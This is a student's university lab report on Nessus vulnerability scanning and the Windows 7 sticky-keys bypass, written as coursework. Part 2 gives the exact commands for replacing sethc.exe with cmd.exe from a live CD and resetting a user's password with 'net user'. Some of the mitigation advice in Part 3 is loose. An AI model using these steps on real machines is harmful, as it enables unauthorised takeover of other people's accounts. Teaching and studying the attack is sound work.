## Department of Computer Science and Engineering

**A.Y.2023-24**

**Lab3: Vulnerability Scanning and System Hacking (Windows)**

**Student Name:Adwait Purao** **Sem: 6** **Date: 31/3/24**

**Objective: Vulnerability scanning, identifying the vulnerability and exploiting**

**Outcomes:**

1. To explore various vulnerability scanning mechanisms.
2. To identify and interpret the vulnerability
3. To find and exploit identified vulnerable service.
4. To use the exploit database to understand vulnerability risk

**Procedure:**

**Part 1 : Nessus**

- **Vulnerability Scanning using Nessus Scanning tool in KALI**

a. Register for an activation code-
https://www.tenable.com/products/nessus/nessus-essentials


b. Download and Install Nessus Home edition from the Internet in Kali.
https://www.tenable.com/downloads/nessus?loginAttempted=true
Select platform - Nessus-10.7.0 Debian10 amd 64.deb


c. open terminal -
# dpkg -i Nessus-10.7.0-debian10_amd64.deb
# service nessusd status
# service nessusd start


d. Open browser in kali
https://127.0.0.1:8834
Give advance permission, allow access

e. Registration by adding activation key received in your email account

f. Select Basic Scan








**Short Analysis:**


**Part-2:** Hacking Windows 7 using sticky key vulnerability

Steps-

i. Boot win7 using live bootable CD using ubuntu





ii.Find the suitable drive containing the windows system folders using command fdisk -l





**iii. Mount the directive to the newly created drive specifying the type of file system using**

**#mkdir /mnt/cdrive**
**#mount -t ntfs /dev/sda1 /mnt/cdrive**
**#mount -t ntfs /dev/sda2 /mnt/cdrive**





**iv. Replace the sethc.exe file with cmd.exe**

**#cd /mnt/cdrive**
**#ls**
**#cd Windows**
**#cd System32**
**#cp sethc.exe sethcback.exe**
**#cp cmd.exe sethc.exe**
**#reboot**





**v. power on windows system, which should be password protected**




**vi. press sticky key 5 times**

**vii. Using command prompt access the net user command to find the available users and change the password of a specific user.**

**>net user**
**>net user username * //replace the username with the current user name**
**>change the password**




**Part 3- Specify the ways to patch the sticky key vulnerability**

The sticky key vulnerability is a security flaw that can be exploited to gain unauthorized access to a system. It typically involves manipulating the sticky keys feature in Windows operating systems to open a command prompt with system-level privileges. Here are several ways to patch or mitigate this vulnerability:

Official Patch: Microsoft typically releases patches to address known vulnerabilities, including the sticky keys exploit. Ensure your system is up to date with the latest security updates from Microsoft.

Group Policy: You can configure Group Policy settings to disable the sticky keys feature entirely. This prevents the exploit from being used to gain unauthorized access. The specific steps may vary depending on your Windows version, but generally, you can find the setting in Group Policy Editor under User Configuration > Administrative Templates > Windows Components > Accessibility > "Use the computer without a mouse or keyboard."

Registry Edit: For systems where Group Policy isn't available or feasible, you can edit the Windows Registry to disable the sticky keys feature. This involves modifying the HKEY_CURRENT_USER\Control Panel\Accessibility\StickyKeys registry key. Setting the

Flags value to 506 disables sticky keys. Always exercise caution when editing the registry, as improper changes can cause system instability.

Third-Party Tools: There are third-party security tools and utilities designed to detect and mitigate various Windows vulnerabilities, including the sticky keys exploit. These tools may offer additional layers of protection beyond what's provided by default in Windows.

System Hardening: Implement additional security measures to harden your system against potential exploits. This includes practices such as using strong, unique passwords, enabling firewalls, limiting user privileges, and employing intrusion detection systems.

Security Awareness Training: Educate users about the risks associated with social engineering attacks, as the sticky keys exploit often requires physical access to the system. Encourage users to report suspicious activity and to follow best practices for maintaining the security of their devices.

Monitoring and Detection: Implement monitoring and detection mechanisms to identify and respond to unauthorized access attempts. This may involve deploying intrusion detection systems, log monitoring, and auditing tools to detect and investigate suspicious activity on your network.

Vendor Support: If you're using specialized software or hardware that's vulnerable to the sticky keys exploit, contact the vendor for guidance on mitigating the vulnerability. They may provide patches, workarounds, or other recommendations to address the issue.

By employing a combination of these methods, you can effectively patch or mitigate the sticky keys vulnerability and enhance the security of your systems against potential exploits.

**Conclusion -**

This lab covered vulnerability scanning with Nessus and exploiting the sticky keys vulnerability on Windows 7 to gain unauthorized system access. We learned methods to patch this vulnerability, such as applying security updates, disabling sticky keys via Group Policy or Registry edits, using third-party tools, hardening systems, security training, monitoring, and seeking vendor guidance. The lab provided hands-on experience identifying and exploiting vulnerabilities, while emphasizing the importance of proactive security measures to protect against cyber threats.